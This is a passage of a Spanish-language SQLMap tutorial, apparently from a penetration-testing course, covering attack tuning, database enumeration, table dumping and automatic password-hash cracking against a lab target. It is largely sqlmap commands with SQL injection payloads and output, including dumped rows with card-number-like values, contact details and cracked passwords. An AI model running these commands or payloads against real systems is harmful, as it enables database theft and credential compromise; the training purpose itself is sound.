Connection: close

[16:17:40] [DEBUG] declared web page charset 'utf-8'  
[16:17:40] [TRAFFIC IN] HTTP response [#1] (200 OK):  
Date: Thu, 24 Sep 2020 14:17:40 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Vary: Accept-Encoding  
Content-Encoding: gzip  
Content-Length: 914  
Connection: close  
Content-Type: text/html; charset=UTF-8  
URI: http://www.example.com:80/?id=1

```
<!DOCTYPE html>
<html lang="en">

<head>
<meta charset="utf-8">
```

```

<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<meta name="description" content="">
<meta name="author" content="">
<link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
<title>SQLMap Essentials - Case1</title>
</head>

<body>
...SNIP...

```

Como podemos ver, la `-v` opción imprimirá directamente todos los errores y la solicitud HTTP completa en la terminal para que podamos seguir todo lo que SQLMap está haciendo en tiempo real.

## Usando Proxy

Finalmente, podemos utilizar la `--proxy` opción de redirigir todo el tráfico a través de un proxy (MiTM) (p. ej., Burp). Esto enrutará todo el tráfico de SQLMap a través de Burp, de modo que posteriormente podamos analizar manualmente todas las solicitudes, repetirlas y utilizar todas las funciones de Burp con ellas:

The screenshot shows the Burp Suite interface with the following details:

- Intercept Tab:** Shows 14 captured requests from `http://www.example.com`. Request 11 is highlighted with a blue border.
- HTTP history Tab:** Shows the same 14 requests.
- Selected Request (Request Tab):**
  - Host:** http://www.example.com
  - Method:** GET
  - URL:** /?id=%28SELECT%20%28CASE%20WHEN%20%289014%3D3824%29%20THEN%20ELSE%20%28SELECT%203824%20UNION%20
  - Params:** ✓
  - Edited:** ✓
  - Status:** 200
- Raw Tab:** Displays the raw request data:

```

1 | GET /?id=%28SELECT%20%28CASE%20WHEN%20%289014%3D3824%29%20THEN%20ELSE%20%28SELECT%203824%20UNION%20
2 | Accept-Encoding: gzip, deflate
3 | Host: www.example.com
4 | Accept: */*
5 | User-Agent: sqlmap/1.4.9.22#dev (http://sqlmap.org)
6 | Connection: close
7 | Cache-Control: no-cache
8 |

```

## Ajuste del ataque

En la mayoría de los casos, SQLMap debería ejecutarse de fábrica con los detalles del objetivo proporcionados. Sin embargo, existen opciones para ajustar los intentos de inyección de SQLi y ayudar a SQLMap en la fase de detección. Cada carga útil enviada al objetivo consta de:

- vector (por ejemplo, UNION ALL SELECT 1,2,VERSION()): parte central de la carga útil, que lleva el código SQL útil que se ejecutará en el destino.
- límites (por ejemplo '<vector>-- -'): formaciones de prefijo y sufijo, utilizadas para la inyección adecuada del vector en la declaración SQL vulnerable.

## Prefijo/Sufijo

En casos excepcionales, se requieren valores especiales de prefijo y sufijo, que no se contemplan en la ejecución regular de SQLMap. Para estas ejecuciones, se pueden usar las opciones --prefixy de la siguiente manera:-suffix

```
sqlmap -u "www.example.com/?q=test" --prefix="%'" --suffix="-- -"
```

Esto resultará en un encierro de todos los valores vectoriales entre el prefijo estático %')y el sufijo -- -.

Por ejemplo, si el código vulnerable en el objetivo es:

```
$query = "SELECT id,name,surname FROM users WHERE id LIKE ('" . $_GET["q"] . "') LIMIT 0,1";
$result = mysqli_query($link, $query);
```

El vector UNION ALL SELECT 1,2,VERSION(), delimitado por el prefijo %')y el sufijo -- -, dará como resultado la siguiente declaración SQL (válida) en el destino:

```
SELECT id,name,surname FROM users WHERE id LIKE ('test%')) UNION ALL SELECT 1,2,VERSION()-- -') LIMIT 0,1
```

## Nivel/Riesgo

De forma predeterminada, SQLMap combina un conjunto predefinido de los límites más comunes (es decir, pares prefijo/sufijo), junto con los vectores con alta probabilidad de éxito en caso de un objetivo vulnerable. Sin embargo, los usuarios pueden utilizar conjuntos más amplios de límites y vectores, ya incorporados en SQLMap.

Para tales demandas se deberán utilizar las opciones --level y --risk

- La opción --level( 1-5, predeterminada 1) extiende tanto los vectores como los límites que se utilizan, en función de su expectativa de éxito (es decir, cuanto menor sea la expectativa, mayor será el nivel).
- La opción --risk( 1-3, predeterminada 1) extiende el conjunto de vectores usado en función de su riesgo de causar problemas en el lado de destino (es decir, riesgo de pérdida de entrada de base de datos o denegación de servicio).

La mejor manera de comprobar las diferencias entre los límites y las cargas útiles usados para diferentes valores de --level y --risk es usar la -v opción para establecer el nivel de verbosidad. Con un nivel de verbosidad 3 o superior (por ejemplo, -v 3), los mensajes que contienen los valores usados [PAYLOAD] se mostrarán de la siguiente manera:

```
AGB@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3 --level=5
```

...SNIP...

```
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

```
[14:17:07] [PAYLOAD] 1) AND 5907=7031-- AuiO
```

```
[14:17:07] [PAYLOAD] 1) AND 7891=5700 AND (3236=3236
```

...SNIP...

```
[14:17:07] [PAYLOAD] 1')) AND 1049=6686 AND ('OoWT' LIKE 'OoWT
```

```
[14:17:07] [PAYLOAD] 1'))) AND 4534=9645 AND (((DdNs' LIKE 'DdNs
```

```
[14:17:07] [PAYLOAD] 1%' AND 7681=3258 AND 'hPZg%'='hPZg
```

...SNIP...

```
[14:17:07] [PAYLOAD] 1")) AND 4540=7088 AND ("hUye"="hUye
```

```
[14:17:07] [PAYLOAD] 1")))) AND 6823=7134 AND (((aWZj)="aWZj
```

```
[14:17:07] [PAYLOAD] 1" AND 7613=7254 AND "NMxB"="NMxB
```

...SNIP...

```
[14:17:07] [PAYLOAD] 1"="1" AND 3219=7390 AND "1"="1
```

```
[14:17:07] [PAYLOAD] 1' IN BOOLEAN MODE) AND 1847=8795#
[14:17:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(subquery - comment)'
```

Por otro lado, las cargas útiles utilizadas con el --level valor predeterminado tienen un conjunto de límites considerablemente más pequeño:

```
AGB@htb[/htb]$ sqlmap -u www.example.com/?id=1 -v 3
```

...SNIP...

```
[14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:20:36] [PAYLOAD] 1) AND 2678=8644 AND (3836=3836
[14:20:36] [PAYLOAD] 1 AND 7496=4313
[14:20:36] [PAYLOAD] 1 AND 7036=6691-- DmQN
[14:20:36] [PAYLOAD] 1') AND 9393=3783 AND ('SgYz'='SgYz
[14:20:36] [PAYLOAD] 1' AND 6214=3411 AND 'BhwY'='BhwY
[14:20:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause
(subquery - comment)'
```

En cuanto a los vectores, podemos comparar las cargas útiles utilizadas de la siguiente manera:

```
AGB@htb[/htb]$ sqlmap -u www.example.com/?id=1
```

...SNIP...

```
[14:42:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:42:38] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:42:38] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (FLOOR)'
```

...SNIP...

```
AGB@htb[/htb]$ sqlmap -u www.example.com/?id=1 --level=5 --risk=3
```

...SNIP...

```
[14:46:03] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:46:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
...SNIP...
```

```
[14:46:05] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[14:46:05] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[14:46:05] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
...SNIP...
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[14:46:05] [INFO] testing 'MySQL < 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[14:46:05] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
...SNIP...
[14:46:05] [INFO] testing 'SAP MaxDB boolean-based blind - Stacked queries'
[14:46:06] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:46:06] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
...SNIP...
```

En cuanto al número de cargas útiles, de forma predeterminada (**es decir, --level=1 --risk=1**), el número de cargas útiles utilizadas para probar un solo parámetro sube a **72**, mientras que en el caso más detallado (**--level=5 --risk=3**) el número de cargas útiles aumenta a **7,865**.

Dado que SQLMap ya está optimizado para detectar los límites y vectores más comunes, se recomienda a los usuarios habituales no modificar estas opciones, ya que ralentizarán considerablemente el proceso de detección. Sin embargo, en casos especiales de vulnerabilidades de SQLi, donde el uso de ORcargas útiles es obligatorio (por ejemplo, en el caso de loginpáginas), es posible que debamos aumentar el nivel de riesgo.

Esto se debe a que ORlas cargas útiles son inherentemente peligrosas en una ejecución predeterminada, donde las declaraciones SQL vulnerables subyacentes (aunque con menos frecuencia) modifican activamente el contenido de la base de datos (por ejemplo, DELETEo UPDATE).

## Ajuste avanzado

Para perfeccionar aún más el mecanismo de detección, existe un amplio conjunto de opciones y parámetros. Normalmente, SQLMap no requiere su uso. Aun así, es necesario familiarizarse con ellos para poder usarlos cuando sea necesario.

### Códigos de estado

Por ejemplo, al gestionar una respuesta de destino enorme con mucho contenido dinámico, se podrían usar diferencias sutiles entre las respuestas TRUEy para fines de detección. Si la diferencia entre las respuestas y se observa en los códigos HTTP (p. ej., para y para ), la opción podría usarse para fijar la detección de respuestas a un código HTTP específico (p. ej. , ).FALSETRUEFALSE200TRUE500FALSE--codeTRUE--code=200

### Títulos

Si la diferencia entre las respuestas se puede ver al inspeccionar los títulos de las páginas HTTP, --titlesse podría usar el interruptor para indicarle al mecanismo de detección que base la comparación en el contenido de la etiqueta HTML <title>.

### Instrumentos de cuerda

En caso de que un valor de cadena específico aparezca en TRUElas respuestas (por ejemplo, success), pero esté ausente en las respuestas, se podría usar FALSEla opción para fijar la detección basándose solo en la aparición de ese único valor (por ejemplo, ).--string--string=success

### Sólo texto

Cuando trabajamos con mucho contenido oculto, como ciertas etiquetas de comportamiento de páginas HTML (por ejemplo <script>, ,<style>, <meta>, etc.), podemos usar el --text-onlymodificador, que elimina todas las etiquetas HTML y basa la comparación solo en el contenido textual (es decir, visible).

## Técnicas

En algunos casos especiales, es necesario restringir las cargas útiles utilizadas a un tipo específico. Por ejemplo, si las cargas útiles ciegas basadas en tiempo causan problemas como tiempos de espera de respuesta, o si queremos forzar el uso de un tipo específico de carga útil SQLi, la opción **--technique** puede especificar la técnica SQLi que se utilizará.

Por ejemplo, si queremos omitir las cargas útiles de SQLi ciegas basadas en tiempo y de apilamiento y solo probar las cargas útiles ciegas basadas en booleanos, basadas en errores y de consulta UNION, podemos especificar estas técnicas con **--technique=BEU**.

## Ajuste de SQLi de UNION

En algunos casos, UNION las cargas útiles de SQLi requieren información adicional proporcionada por el usuario para funcionar. Si podemos encontrar manualmente el número exacto de columnas de la consulta SQL vulnerable, podemos proporcionar este número a SQLMap con la opción **--union-cols**(p. ej., **--union-cols=17**). Si los valores de relleno predeterminados utilizados por SQLMap (NULL y un entero aleatorio) no son compatibles con los valores de los resultados de la consulta SQL vulnerable, podemos especificar un valor alternativo (p. ej., **--union-char='a'**).

Además, si se requiere usar un apéndice al final de una UNION consulta FROM <table>(p. ej., en el caso de Oracle), podemos configurarlo con la opción **--union-from**(p. ej. **--union-from=users**).

El hecho de que no se use el FROM apéndice correcto automáticamente podría deberse a la imposibilidad de detectar el nombre del SGBD antes de su uso.

## Enumeración de bases de datos

La enumeración representa la parte central de un ataque de inyección SQL, que se realiza inmediatamente después de detectar y confirmar la explotabilidad de la vulnerabilidad SQLi objetivo. Consiste en la búsqueda y recuperación (es decir, la exfiltración) de toda la información disponible de la base de datos vulnerable.

### Exfiltración de datos de SQLMap

Para ello, SQLMap cuenta con un conjunto predefinido de consultas para todos los sistemas de gestión de bases de datos (SGBD) compatibles, donde cada entrada representa el SQL que debe ejecutarse en el destino para recuperar el contenido deseado. Por ejemplo, a continuación, se muestran extractos del archivo [queries.xml para un SGBD MySQL](#):

```
<?xml version="1.0" encoding="UTF-8"?>

<root>
 <dbms value="MySQL">
 <!-- http://dba.fyicenter.com/faq/mysql/Difference-between-CHAR-and-NCHAR.html -->
 <cast query="CAST(%s AS NCHAR)"/>
 <length query="CHAR_LENGTH(%s)"/>
 <isnull query="IFNULL(%s, '')"/>
 ...SNIP...
 <banner query="VERSION()"/>
 <current_user query="CURRENT_USER()"/>
 <current_db query="DATABASE()"/>
 <hostname query="@@HOSTNAME"/>
 <table_comment query="SELECT table_comment FROM INFORMATION_SCHEMA.TABLES WHERE table_name=%s"/>
 <column_comment query="SELECT column_comment FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=%s AND column_name=%s"/>
 <is_dba query="(SELECT super_priv FROM mysql.user WHERE user=%s' LIMIT 0,1)=Y"/>
```

```

<check_udf query="(SELECT name FROM mysql.func WHERE name='%s' LIMIT
0,1)=%s"/>
<users>
 <inband query="SELECT grantee FROM
INFORMATION_SCHEMA.USER_PRIVILEGES" query2="SELECT user FROM
mysql.user" query3="SELECT username FROM
DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
 <blind query="SELECT DISTINCT(grantee) FROM
INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT %d,1" query2="SELECT
DISTINCT(user) FROM mysql.user LIMIT %d,1" query3="SELECT DISTINCT(username)
FROM DATA_DICTIONARY.CUMULATIVE_USER_STATS LIMIT %d,1" count="SELECT
COUNT(DISTINCT(grantee)) FROM INFORMATION_SCHEMA.USER_PRIVILEGES"
count2="SELECT COUNT(DISTINCT(user)) FROM mysql.user" count3="SELECT
COUNT(DISTINCT(username)) FROM
DATA_DICTIONARY.CUMULATIVE_USER_STATS"/>
</users>
...SNIP...

```

Por ejemplo, si un usuario desea recuperar el "banner" (switch --banner) del objetivo basado en MySQL, VERSION() se utilizará la consulta. Si se recupera el nombre de usuario actual (switch --current-user), CURRENT\_USER() se utilizará la consulta.

Otro ejemplo es la recuperación de todos los nombres de usuario (es decir, la etiqueta <users>). Se utilizan dos consultas, según la situación. La consulta marcada como inband se utiliza en todas las situaciones no ciegas (es decir, consultas UNION y SQLi basado en errores), donde los resultados de la consulta se pueden esperar dentro de la propia respuesta. La consulta marcada como blind, por otro lado, se utiliza para todas las situaciones ciegas, donde los datos deben recuperarse fila por fila, columna por columna y bit por bit.

### **Enumeración básica de datos de bases de datos**

Generalmente, tras detectar con éxito una vulnerabilidad de SQLi, podemos comenzar a enumerar datos básicos de la base de datos, como el nombre de host del objetivo vulnerable ( --hostname), el nombre del usuario actual ( --current-user), el nombre de la base de datos actual ( --current-db) o los hashes de contraseña ( --passwords). SQLMap omitirá la detección de SQLi si se ha identificado previamente e iniciará directamente el proceso de enumeración del SGBD.

La enumeración generalmente comienza con la recuperación de la información básica:

- Banner de versión de la base de datos (cambiar --banner)
- Nombre de usuario actual (cambiar --current-user)
- Nombre de la base de datos actual (switch --current-db)
- Comprobación de si el usuario actual tiene derechos de DBA (administrador) (cambio --is-dba)

El siguiente comando SQLMap hace todo lo anterior:

```
AGB@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --banner --current-user -
-current-db --is-dba
```

```

H
____['']_____ {1.4.9}
[_-| . ['] |.| .|
|__|_| .|_|_|_|_,| _|
|_|V... |_| http://sqlmap.org
```

```
[*] starting @ 13:30:57 /2020-09-17/
```

```
[13:30:57] [INFO] resuming back-end DBMS 'mysql'
[13:30:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 5134=5134

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
Payload: id=1 AND (SELECT 5907 FROM(SELECT COUNT(*),CONCAT(0x71,0x70,0x66,0x66,0x71,(SELECT
```

```
(ELT(5907=5907,1))),0x7178707671,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
```

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

```
Payload: id=1 UNION ALL SELECT
NULL,NULL,CONCAT(0x7170766b71,0x7a76726a6442576667644e6b476e577665615
168564b7a696a6d4646475159716f784f5647535654,0x7178707671)-- -

```

```
[13:30:57] [INFO] the back-end DBMS is MySQL
```

```
[13:30:57] [INFO] fetching banner
```

```
web application technology: PHP 5.2.6, Apache 2.2.9
```

```
back-end DBMS: MySQL >= 5.0
```

```
banner: '5.1.41-3~bpo50+1'
```

```
[13:30:58] [INFO] fetching current user
```

```
current user: 'root@%'
```

```
[13:30:58] [INFO] fetching current database
```

```
current database: 'testdb'
```

```
[13:30:58] [INFO] testing if current user is DBA
```

```
[13:30:58] [INFO] fetching current user
```

```
current user is DBA: True
```

```
[13:30:58] [INFO] fetched data logged to text files under
'/home/user/.local/share/sqlmap/output/www.example.com'
```

```
[*] ending @ 13:30:58 /2020-09-17/
```

En el ejemplo anterior, podemos ver que la versión de la base de datos es bastante antigua (MySQL 5.1.41 - desde noviembre de 2009), y el nombre de usuario actual es root, mientras que el nombre de la base de datos actual es testdb.

Nota: En la gran mayoría de los casos, el usuario "root" en el contexto de la base de datos no tiene ninguna relación con el usuario "root" del sistema operativo, salvo la que representa al usuario privilegiado dentro del contexto del SGBD. Esto significa que el usuario de la base de datos no debería tener restricciones dentro del contexto de la base de datos, mientras que los privilegios del sistema operativo (por ejemplo, escritura en el sistema de archivos en una ubicación arbitraria) deberían ser mínimos, al menos en las implementaciones recientes. El mismo principio se aplica al rol genérico de "DBA".

## Enumeración de tablas

En los escenarios más comunes, después de encontrar el nombre de la base de datos actual (es decir, testdb), la recuperación de los nombres de las tablas se realizaría utilizando la --tables opción y especificando el nombre de la base de datos con -D testdb, de la siguiente manera:

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/?id=1" --tables -D testdb
```

...SNIP...

```
[13:59:24] [INFO] fetching tables for database: 'testdb'
```

```
Database: testdb
```

```
[4 tables]
```

```
+-----+
| member |
| data |
| internatinal |
| users |
+-----+
```

Después de detectar el nombre de la tabla de interés, se puede recuperar su contenido utilizando la --dump opción y especificando el nombre de la tabla con -T users, de la siguiente manera:

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb
```

...SNIP...

```
Database: testdb
```

```
Table: users
```

```
[4 entries]
```

```
+-----+
| id | name | surname |
+-----+
| 1 | luther | blisset |
+-----+
| 2 | fluffy | bunny |
+-----+
| 3 | wu | ming |
```

```
| 4 | NULL | nameisnull |
+---+-----+-----+
```

[14:07:18] [INFO] table 'testdb.users' dumped to CSV file '/home/user/.local/share/sqlmap/output/www.example.com/dump/testdb/users.csv'  
La salida de la consola muestra que la tabla se ha volcado en formato CSV a un archivo local users.csv.

Consejo: Además del CSV predeterminado, podemos especificar el formato de salida con la opción `--dump-format` a HTML o SQLite, para que luego podamos investigar más a fondo la base de datos en un entorno SQLite.

Database Structure								
Table: COLUMNS								
	DATA_TYPE	TABLE_NAME	IS_NULLABLE	COLUMN_TYPE	COLUMN_NAME	TABLE_SCHEMA	PRIVILEGES	NUMBER
1	varchar	CHARACTER_SETS	NO	varchar(32)	CHARACTER_SET_NAME	information_schema	select	NULL
2	varchar	CHARACTER_SETS	NO	varchar(32)	DEFAULT_COLLATE_N...	information_schema	select	NULL
3	varchar	CHARACTER_SETS	NO	varchar(60)	DESCRIPTION	information_schema	select	NULL
4	bigint	CHARACTER_SETS	NO	bigint(3)	MAXLEN	information_schema	select	0
5	varchar	COLLATIONS	NO	varchar(32)	COLLATION_NAME	information_schema	select	NULL
6	varchar	COLLATIONS	NO	varchar(32)	CHARACTER_SET_NAME	information_schema	select	NULL
7	bigint	COLLATIONS	NO	bigint(11)	ID	information_schema	select	0
8	varchar	COLLATIONS	NO	varchar(3)	IS_DEFAULT	information_schema	select	NULL
9	varchar	COLLATIONS	NO	varchar(3)	IS_COMPILED	information_schema	select	NULL
10	bigint	COLLATIONS	NO	bigint(3)	SORTLEN	information_schema	select	0
11	varchar	COLLATION_CHAR...	NO	varchar(32)	COLLATION_NAME	information_schema	select	NULL

## Enumeración de tabla/fila

Cuando trabajamos con tablas grandes con muchas columnas y/o filas, podemos especificar las columnas (por ejemplo, solo columnas name y surname) con la -C opción, de la siguiente manera:

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname
```

...SNIP...

Database: testdb

Table: users

```
[4 entries]
+-----+-----+
| name | surname |
+-----+-----+
| luther | blisset |
| fluffy | bunny |
| wu | ming |
| NULL | nameisnull |
+-----+
```

Para limitar las filas en función de sus números ordinales dentro de la tabla, podemos especificar las filas con las opciones --start= --stop=(por ejemplo, comenzar desde la segunda hasta la tercera entrada), de la siguiente manera:

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3
```

...SNIP...

Database: testdb

Table: users  
[2 entries]

```
+-----+-----+
| id | name | surname |
+-----+-----+
| 2 | fluffy | bunny |
| 3 | wu | ming |
+-----+
```

### **Enumeración condicional**

Si existe un requisito para recuperar ciertas filas en función de una WHERE condición conocida (por ejemplo, name LIKE 'f%'), podemos usar la opción --where, de la siguiente manera:

Enumeración de bases de datos

```
AlejandroGB@htb[~/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"
```

...SNIP...

Database: testdb

Table: users

[1 entry]

id	name	surname
2	fluffy	bunny

### Enumeración completa de la base de datos

En lugar de recuperar el contenido de cada tabla, podemos recuperar todas las tablas de la base de datos de interés omitiendo la opción -T por completo (p. ej., --dump -D testdb). Simplemente usando el modificador --dump sin especificar una tabla con -T, se recuperará todo el contenido de la base de datos actual. En cuanto al --dump-all modificador, se recuperará todo el contenido de todas las bases de datos.

En tales casos, también se recomienda al usuario incluir el modificador --exclude-sysdbs (por ejemplo --dump-all --exclude-sysdbs), que le indicará a SQLMap que omita la recuperación de contenido de las bases de datos del sistema, ya que generalmente es de poco interés para los pentesters.

## Enumeración avanzada de bases de datos

Ahora que hemos cubierto los conceptos básicos de la enumeración de bases de datos con SQLMap, cubriremos técnicas más avanzadas para enumerar datos de interés más adelante en esta sección.

### Enumeración del esquema de base de datos

Si quisieramos recuperar la estructura de todas las tablas para poder tener una visión completa de la arquitectura de la base de datos, podríamos utilizar el modificador --schema:

```
AGB@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --schema
```

...SNIP...

Database: master

Table: log

[3 columns]

Column	Type
date	datetime
agent	varchar(512)
id	int(11)

Database: owasp10

Table: accounts

[4 columns]

Column	Type
cid	int(11)
mysignature	text
password	text
username	text

...

```
Database: testdb
```

```
Table: data
```

```
[2 columns]
```

Column	Type
content	blob
id	int(11)

```
Database: testdb
```

```
Table: users
```

```
[3 columns]
```

Column	Type
id	int(11)
name	varchar(500)
surname	varchar(1000)

## Buscando datos

Al trabajar con estructuras de bases de datos complejas con numerosas tablas y columnas, podemos buscar bases de datos, tablas y columnas de interés mediante la --search opción. Esta opción permite buscar nombres de identificadores mediante el LIKE operador. Por ejemplo, si buscamos todos los nombres de tabla que contienen la palabra clave user, podemos ejecutar SQLMap de la siguiente manera:

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -T user
```

...SNIP...

```
[14:24:19] [INFO] searching tables LIKE 'user'
```

```
Database: testdb
```

```
[1 table]
```

users
-------

```
Database: master
```

```
[1 table]
```

```
+-----+
| users |
+-----+
```

```
Database: information_schema
```

```
[1 table]
```

```
+-----+
| USER_PRIVILEGES |
+-----+
```

```
Database: mysql
```

```
[1 table]
```

```
+-----+
| user |
+-----+
```

```
do you want to dump found table(s) entries? [Y/n]
```

```
...SNIP...
```

En el ejemplo anterior, podemos identificar inmediatamente un par de objetivos de recuperación de datos interesantes a partir de estos resultados de búsqueda. También podríamos haber intentado buscar todos los nombres de columna con una palabra clave específica (p. ej pass.):

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -C pass
```

```
...SNIP...
```

```
columns LIKE 'pass' were found in the following databases:
```

```
Database: owasp10
```

```
Table: accounts
```

```
[1 column]
```

```
+-----+
| Column | Type |
+-----+
| password | text |
+-----+
```

```
Database: master
Table: users
[1 column]
+-----+-----+
| Column | Type |
+-----+-----+
| password | varchar(512) |
+-----+-----+
```

```
Database: mysql
Table: user
[1 column]
+-----+-----+
| Column | Type |
+-----+-----+
| Password | char(41) |
+-----+-----+
```

```
Database: mysql
Table: servers
[1 column]
+-----+-----+
| Column | Type |
+-----+-----+
| Password | char(64) |
+-----+-----+
```

### Enumeración y descifrado de contraseñas

Una vez que identificamos una tabla que contiene contraseñas (por ejemplo master.users), podemos recuperar esa tabla con la -T opción, como se mostró anteriormente:

```
AGB@htb[htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -D master -T
users
```

...SNIP...

```
[14:31:41] [INFO] fetching columns for table 'users' in database 'master'
```

```
[14:31:41] [INFO] fetching entries for table 'users' in database 'master'
[14:31:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with
other tools [y/N] N
```

```
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
```

```
[14:31:41] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:31:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
```

```
[14:31:41] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[14:31:41] [INFO] starting 8 processes
[14:31:41] [INFO] cracked password '05adrian' for hash
'70f361f8a1c9035a1d972a209ec5e8b726d1055e'
[14:31:41] [INFO] cracked password '1201Hunt' for hash
'df692aa944eb45737f0b3b3ef906f8372a3834e9'
...SNIP...
[14:31:47] [INFO] cracked password 'Zc1uowqg6' for hash
'0ff476c2676a2e5f172fe568110552f2e910c917'
Database: master
Table: users
[32 entries]
+-----+-----+-----+-----+
-----+-----+-----+-----+
-----+-----+-----+-----+
| id | cc | name | email | phone | address | birthday |
| password | | occupation | |
+-----+-----+-----+-----+
-----+-----+-----+-----+
-----+-----+-----+-----+
```

1   5387278172507117   Maynard Rice	MaynardMRice@yahoo.com	281-559-
0172   1698 Bird Spring Lane	March 1 1958	
9a0f092c8d52eaf3ea423cef8485702ba2b3deb9 (3052)	Linemen	
2   4539475107874477   Julio Thomas	JulioWThomas@gmail.com	973-426-
5961   1207 Granville Lane	February 14 1972	
10945aa229a6d569f226976b22ea0e900a1fc219 (taqrис)	Agricultural product	
sorter		
3   4716522746974567   Kenneth Maloney	KennethTMaloney@gmail.com	954-
617-0424   2811 Kenwood Place	May 14 1989	
a5e68cd37ce8ec021d5ccb9392f4980b3c8b3295 (hibiskus)	General and	
operations manager		
4   4929811432072262   Gregory Stumbaugh	GregoryBStumbaugh@yahoo.com	
410-680-5653   1641 Marshall Street	May 7 1936	
b7fbde78b81f7ad0b8ce0cc16b47072a6ea5f08e (spiderpig8574376)	Foreign	
language interpreter		
5   4539646911423277   Bobby Granger	BobbyJGranger@gmail.com	212-696-
1812   4510 Shinn Street	December 22 1939	
aed6d83bab8d9234a97f18432cd9a85341527297 (1955chev)	Medical records and	
health information technician		
6   5143241665092174   Kimberly Wright	KimberlyMWright@gmail.com	440-232-
3739   3136 Ralph Drive	June 18 1972	
d642ff0feca378666a8727947482f1a4702deba0 (Enizoom1609)	Electrologist	
7   5503989023993848   Dean Harper	DeanLHarper@yahoo.com	440-847-
8376   3766 Flynn Street	February 3 1974	
2b89b43b038182f67a8b960611d73e839002fdb9 (raided)	Store detective	
8   4556586478396094   Gabriela Waite	GabrielaRWaite@msn.com	732-638-
1529   2459 Webster Street	December 24 1965	
f5eb0fbdd88524f45c7c67d240a191163a27184b (ssival47)	Telephone station	
installer		

En el ejemplo anterior, podemos ver que SQLMap tiene la capacidad de descifrar automáticamente hashes de contraseñas. Al recuperar cualquier valor que se asemeje a un formato hash conocido, SQLMap nos solicita que realicemos un ataque de diccionario sobre los hashes encontrados.

Los ataques de descifrado de hash se realizan mediante multiprocesamiento, según el número de núcleos disponibles en el ordenador del usuario. Actualmente, se ha

implementado la compatibilidad para descifrar 31 tipos diferentes de algoritmos de hash, con un diccionario incluido que contiene 1,4 millones de entradas (compiladas a lo largo de los años, con las entradas más comunes que aparecen en filtraciones de contraseñas públicas). Por lo tanto, si un hash de contraseña no se elige aleatoriamente, existe una alta probabilidad de que SQLMap lo descifre automáticamente.

### **Enumeración y descifrado de contraseñas de usuarios de bases de datos**

Además de las credenciales de usuario que se encuentran en las tablas de la base de datos, también podemos intentar volcar el contenido de las tablas del sistema que contienen credenciales específicas de la base de datos (por ejemplo, credenciales de conexión). Para facilitar todo el proceso, SQLMap cuenta con un modificador especial -passwords diseñado específicamente para esta tarea:

```
AGB@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --passwords --batch
```

...SNIP...

```
[14:25:20] [INFO] fetching database users password hashes
[14:25:20] [WARNING] something went wrong with full UNION technique (could be
because of limitation on retrieved number of entries). Falling back to partial UNION
technique
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'debian-sys-maint'
do you want to store hashes to a temporary file for eventual further processing with
other tools [y/N] N
```

do you want to perform a dictionary-based attack against retrieved password hashes?  
[Y/n/q] Y

```
[14:25:20] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
